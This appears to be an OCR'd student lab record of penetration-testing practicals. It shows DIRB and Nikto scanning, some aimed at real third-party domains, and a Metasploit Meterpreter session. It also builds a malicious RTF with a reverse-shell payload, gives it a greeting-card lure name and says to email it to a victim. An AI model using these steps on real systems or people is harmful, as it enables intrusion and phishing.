
C. Sql injection using sqlmap

a. Finding database





b. List tables







c. Finding columns











D. NIKTO TOOL : is a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated






E. DIRB a web content scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner. DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.


1. Dirb simple hidden object scan


dirb http://webscantest.com
DIRB v2.22
By The Dark Raver
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
Scanning URL: http://webscantest.com/
Testing: http://webscantest.com/.history


dirb http://webscantest.com
DIRB v2.22
By The Dark Raver
START_TIME: Sun Jan 15 11:39:46 2023
URL_BASE: http://webscantest.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
Scanning URL: http://webscantest.com/
(!) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)
END_TIME: Sun Jan 15 11:41:32 2023
DOWNLOADED: 101 - FOUND: 0


dirb https://192.168.0.108/ /usr/share/wordlists/dirb/common.txt
DIRB v2.22
By The Dark Raver
START_TIME: Sun Jan 15 11:37:01 2023
URL_BASE: https://192.168.0.108/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
GENERATED WORDS: 4612
Scanning URL: https://192.168.0.108/
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)
END_TIME: Sun Jan 15 11:37:02 2023
DOWNLOADED: 0 - FOUND: 0



File Actions Edit View Help



cd /usr/share/dirb/wordlists/vulns
/usr/share/dirb/wordlists/vulns
cd wordlists
cd: no such file or directory: wordlists
/usr/share/dirb/wordlists/vulns
dirb https://wilsoncollege.edu/ apache.txt
DIRB v2.22
By The Dark Raver
START_TIME: Sat Nov 26 06:02:10 2022
URL_BASE: https://wilsoncollege.edu/
WORDLIST_FILES: apache.txt
GENERATED WORDS: 30
Scanning URL: https://wilsoncollege.edu/
END_TIME: Sat Nov 26 06:02:24 2022
DOWNLOADED: 30 - FOUND: 2
/usr/share/dirb/wordlists/vulns
dirb https://wilsoncollege.edu/ jersey.txt


PRACTICAL 7 Use Metasploit and take advantage of victims Java Exploit.

Run Various commands via the command shell.


a. Extract its IP information
b. List the running process
c. List system information
d. Print and change current working directory










(Rhost: victim machine ip)




(Lhost:atttacker machine ip)










```
meterpreter > pwd
/
meterpreter > cd navneet
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd amit
meterpreter > pwd
/amit
meterpreter > ls
```


```
meterpreter > ls
Listing: /amit
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2022-11-26 23:46:56 -0500  ahtesham
100666/rw-rw-rw-  0     fil   2022-11-26 23:40:15 -0500  pal
100666/rw-rw-rw-  0     fil   2022-11-26 23:46:56 -0500  yaseera
```


```
msfadmin@metasploitable:/amit$ sudo touch ahtesham yaseera
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$
msfadmin@metasploitable:/amit$ ls
ahtesham  pal  yaseera
msfadmin@metasploitable:/amit$ _
```


PRACTICAL 8 CLIENT SIDE ATTACK


A. Hta attack


























B. Exploiting Microsoft Office
(Exploit MS Word to embed a listener)

```
msf6 > use exploit/windows/fileformat/ms14_017_rtf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms14_017_rtf) >
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set windows/meterprete
r/reverse_tcp
[-] Unknown datastore option: windows/meterpreter/reverse_tcp.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options

Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.rtf          yes       The file name.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
                                        process, none)
   LHOST     192.168.242.230  yes       The listen address (an interface may be spe
                                        cified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME newyeargr
eetings2023.rtf
FILENAME => newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set LHOST 192.168.242.
230
LHOST => 192.168.242.230
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show otions
[-] Invalid parameter "otions", use "show -h" for more information
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > show options
```

```
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit

[*] Creating 'newyeargreetings2023.rtf' file ...
[+] newyeargreetings2023.rtf stored at /root/.msf4/local/newyeargreetings2023.rtf
msf6 exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) >
```

Send the file to the victim through email or other method:

Now we need to send this file to the victim through email or other method. Once the victim opens the file, the Word application will hang or crash leaving us with an active session of Meterpeter on the victim's system. With an active Meterpreter session on the victim's system, we have nearly total control or "own" their system.

Scan the file at windows machine and get the below result